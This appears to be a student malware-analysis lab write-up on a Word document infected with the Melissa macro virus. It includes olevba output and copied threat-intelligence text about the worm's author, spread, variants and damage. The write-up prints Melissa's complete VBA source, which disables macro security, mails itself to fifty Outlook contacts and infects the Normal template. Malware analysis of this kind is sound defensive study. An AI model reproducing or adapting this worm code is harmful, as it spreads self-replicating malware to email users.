00009370  61 20 68 65 72 65 2E 20  00 98 02 42 40 9A 02 01  a·here.·...B@...
00009380  00 67 00 6C 00 FF FF E0  05 00 00 FF FF FF FF D8  .g.l............
00009390  05 00 00 01 20 B7 00 41  74 74 72 69 62 75 74 00  ....·..Attribut.
000093A0  65 20 56 42 5F 4E 61 6D  00 65 20 3D 20 22 4D 65  e·VB_Nam.e·=·"Me
000093B0  6C 80 69 73 73 61 22 0D  0A 0A F0 08 42 61 73 02  l.issa"......s.
000093C0  78 31 4E 6F 72 10 6D 61  6C 2E 14 98 43 72 65 20  x1Nor.mal...Cre·
000093D0  61 74 61 62 6C 01 56 46  61 08 6C 73 65 0C 8C 50  atabl.VFa.lse..P
000093E0  72 65 64 90 65 63 6C 61  00 0C 49 64 00 DC 08 54  red.ecla..Id...T
000093F0  72 75 0D 22 45 78 70 6F  04 73 65 14 1C 54 65 6D  ru."Expo.se..Tem
00009400  70 6C 00 61 74 65 44 65  72 69 76 01 15 24 43 75  pl.ateDeriv..$Cu
00009410  73 74 6F 6D 69 36 7A 04  87 03 63 50 00 30 00 38  stomi6z...cP.0.8
```

Deep file inspection: nothing much understandable script




```
PREZYDENT  MIASTA  OLSZTYN
o g ł a s z a
 przetarg ustny nieograniczony

na sprzedaż   nieruchomości przeznaczonych  pod budownictwo mieszkaniowe jednorodzinne wolnostojące, położonych w obrębie 153 m. Olsztyn przy ulicy Bałtyckiej , składających  się z działek oznaczonych
6/25        o pow.  890 m2  KW Nr  60369            cena wywoławcza     59.720,00  zł,
6/27        o pow.  936 m2  KW Nr  60369            cena wywoławcza     62.810,00  zł,
6/28    o pow.  662 m2  KW Nr  60369        cena wywoławcza     44.430,00  zł,
6/29        o pow.  763 m2  KW Nr  60369        cena wywoławcza     51.200,00  zł,
6/30        o pow.  790 m2  KW Nr  60369        cena wywoławcza     53.010,00  zł,
6/31        o pow.  701 m2  KW Nr  60369        cena wywoławcza     47.040,00  zł,
6/33        o pow.  994 m2  KW Nr  60369        cena wywoławcza     66.700,00  zł,
6/34        o pow.  966 m2  KW Nr  60369        cena wywoławcza     64.820,00  zł,
6/35        o pow.  916 m2  KW Nr  60369        cena wywoławcza     61.470,00  zł,
6/36    o pow.  1132 m2     KW Nr  60369        cena wywoławcza     69.060,00  zł,
6/37    o pow.  971 m2  KW Nr  60369        cena wywoławcza     65.160,00  zł,
6/38    o pow.  865 m2  KW Nr  60369        cena wywoławcza     58.050,00  zł,
6/39    o pow.  784 m2  KW Nr  60369        cena wywoławcza     52.610,00  zł,
6/40    o pow.  818 m2  KW Nr  60369        cena wywoławcza     54.890,00  zł,
8/29    o pow.  891 m2  KW Nr  60369        cena wywoławcza     59.790,00  zł,
8/30    o pow.  995 m2  KW Nr  60369        cena wywoławcza     66.770,00  zł,

Ceny wywoławcze nieruchomości uwzględniają 22% podatek VAT.
Przetarg odbędzie się w dniu 16 czerwca  2005r. o godz. 11.00 w siedzibie Urzędu Miasta Olsztyn □w sali 219 II piętro.
Wadium w wysokości 10% ceny wywoławczej  dotyczącej danej nieruchomości należy wpłacić przelewem na rachunek Urzędu Miasta Olsztyn prowadzony przez Bank Polska Kasa Opieki S.A. I □□□□□□□□□□□□□□□□□
Wadium wpłacone przelewem winno znajdować się w dniu 13 czerwca 2005r. na koncie Urzędu Miasta.
Wadium wpłacone przez uczestnika przetargu, który przetarg wygrał zostanie zaliczone na poczet ceny nabycia nieruchomości. Pozostałym uczestnikom przetargu wadium zostanie zwrócone przelewem w dniu nas
Nabycie nieruchomości przez cudzoziemca w rozumieniu ustawy z dnia 24 marca 1920r. □o nabywaniu nieruchomości przez cudzoziemców wymaga uzyskania zezwolenia Ministra Spraw Wewnętrznych i Administracji.
Uzyskanie decyzji o warunkach zabudowy i zagospodarowania terenu nastąpi  w oparciu  o ustawę □o planowaniu i zagospodarowaniu przestrzennym. Szczegółowych informacji udziela Wydział Architektury □i Bu
Uchylenie się kandydata na nabywcę wyłonionego w drodze przetargu od podpisania aktu notarialnego □w terminie wyznaczonym przez Prezydenta Miasta spowoduje przepadek wpłaconego wadium.
Prezydent Miasta Olsztyna może odwołać przetarg z uzasadnionej przyczyny.
Szczegółowych informacji udziela Wydział Geodezji i Gospodarki Nieruchomościami Urzędu Miasta Olsztyn pokój numer 112, I piętro tel. 527-31-11 wew.357.


Prezydent Miasta Olsztyn


                          Czesław Jerzy Małkowski
```

Analysis using olevba : Able to find the embedded macro code which helped to be sure of the virus type.




```
FLARE Fri 09/17/2021 23:31:08.87
C:\Users\IEUser\Desktop\Lab 6>olevba sample_lab6_18_sep > output_sample.txt
```




```
 Line #64:
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_Close      |Runs when the Word document is closed        |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|VBProject           |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|VBComponents        |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|CodeModule          |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|AddFromString       |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|System              |May run an executable file or a system       |
|          |                    |command on a Mac (if combined with           |
|          |                    |libc.dylib)                                  |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source    |
|          |                    |code and P-code are different, this may have |
|          |                    |been used to hide malicious code             |
+----------+--------------------+---------------------------------------------+
```

Macro code found: Actual code logic




```
olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
===============================================================================
FILE: sample_lab6_18_sep
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO Melissa.cls
in file: sample_lab6_18_sep - OLE stream: 'Macros/VBA/Melissa'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
End If
```



```
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters.  Game's over.  I'm outta here."
End Sub
```

Threat Intel: Various information similar to the sample information:

1. About author and malware as we found similar name in strings, so searching we got the info.



Melissa was coded and released by Kwyjibo (David L. Smith) in Aberdeen, New Jersey, USA and posted to the newsgroup alt.sex using a cracked America Online account. It was named after a stripper Kwyjibo knew in Florida. The virus was for a short time believed to have originated in Europe.


Kwyjibo pleaded guilty on December 9, 1999, and was sentenced to 20 months in federal prison, three years of supervised release, a $5,000 fine and 100 hours of community service in 2002. The maximum sentence at the time was five years in prison and a $250,000 fine, but the judge took into consideration the fact that Kwyjibo cooperated with federal and state authorities. He also faced 10 years in prison and a $150,000 fine on one count of second degree computer-related theft. His total prison time could have added up to nearly 40 years.

Melissa infects the Normal.dot template, which is used by default in all Word documents. This gives the virus the ability to infect and send other documents than just the porn site list, potentially leaking sensitive information. Users can also unknowingly spread the virus when other documents become infected and they send them to another computer. If any document is opened or a new document is created, that document will be infected.

Melissa also has another payload that triggers itself once an hour and chooses the minute of the payload's delivery by the day (as an example, if the day is April 19, the payload will be delivered on the 19th minute of every hour that day). If an infected document is opened or closed at that minute, Melissa will insert this text into the document

```
Twenty-two points, plus triple-word-score,
plus fifty points for using all my letters.
Game's over. I'm outta here.
```

2. Similar Payload we are also seeing in analyzed sample.



Payload


Melissa arrives in an email, with the subject line "Important Message From <email address of the account from which the virus was sent>". The "sender" will be the actual email address that it came from. The body of the message is "Here is that document you asked for ... don't show anyone else ;-)". The attachment is named list.doc and contains a list of 80 pornographic websites with usernames and passwords.

When an infected document is opened, Melissa checks if the HKEY_CURRENT_USER\Software\Microsoft\Office\ registry key has a subdirectory named "Melissa?" exists with "... by Kwyjibo" set as its value. If the value has been set, the virus will not perform the mailing routine. If the value is not set, the virus mails itself to fifty addresses in the user's Address Book.

Melissa infects the Normal.dot template, which is used by default in all Word documents. This gives the virus the ability to infect and send other documents than just the porn site list, potentially leaking sensitive information. Users can also unknowingly spread the virus when other documents become infected and they send them to another computer. If any document is opened or a new document is created, that document will be infected.

Melissa also has another payload that triggers itself once an hour and chooses the minute of the payload's delivery by the day (as an example, if the day is April 19, the payload will be delivered on the 19th minute of every hour that day). If an infected document is opened or closed at that minute, Melissa will insert this text into the document

```
Twenty-two points, plus triple-word-score,
plus fifty points for using all my letters.
Game's over. I'm outta here.
```



Variants

Melissa.W (Prilissa)

The virus arrives as an email attachment. The email text says "This document is very Important and you've GOT to read this!!!"

When Prilissa activates, it displays the message: "Vine...Vide...Vice...Moslem Power Never End...Your Computer Have Just Been Terminated By -= CyberNET =- Virus!!" -". The user's documents will be covered in randomly colored squares. It then overwrites the AUTOEXEC.BAT file to format the hard drive. This message actually come from the virus Cybernet, a Macro virus.

This variant may take some code from an earlier macro virus called Pri and be a hybrid of Melissa and this macro.

Effects

While the virus had no deliberately malicious payload, it did place a burden on email servers, making it a Denial of Service attack. Also the "damages" were mostly lost productivity due to companies closing down their servers. Many people in the IT industry said that the situation could have been much worse, as all the virus really did was email itself.

Kwyjibo said in court that he did not code the virus to deliberately cause any harm, believing any damage would be incidental and/or minimal. He claimed the virus was even designed to not cause damage to computers.


The virus is reported to have caused $80 million of damage in North America alone and about $1.1 billion worldwide. Some estimates say at least 100,000 computers were infected and 300 organizations reported infections. Game publisher GT Interactive accidentally sent out the virus in a press release. The company said Melissa did not do them any damage, but did cause a great deal of embarassment.

CERT claims that Melissa was reported in countries as far away as Canada, the Netherlands, New Zealand, Qatar, Singapore, Sweden, and the United Kingdom. In addition, CERT claims that 233 organizations and 81,285 computers had Melissa infections and that one site reported receiving 32,000 copies of mail messages containing Melissa on its systems within 45 minutes.

In a situation similar to that of the Michelangelo hysteria, people began buying anti-virus software and scanning their computers, only to find much older viruses that did not receive as much media hype.

Source: https://malwiki.org/index.php?title=Melissa

3. We also found similar logic and way of working matching to our sample.



How it Works

When opening a document infected with the 'Melissa.A', the virus creates **an e-mail** with the following features:


- **Subject**: Important Message From "sender name"
- **Text**: Here is that document you asked for ... do not show anyone else 😉
- **Attachments**: a file with a DOC.

The recipients of this message were **the first 50 addresses** 'Melissa.A' found in the address book in **Outlook**. This was the first macro virus that used this technique, until this moment there hadn't been a virus that affected users by sending a Word document within an email.

Important Message From Florian Fernweh

Von: Florian Fernweh (262996)
Datum: Dienstag, 30. März 1999 17:46
An: Florian_Fernweh@gmx.de
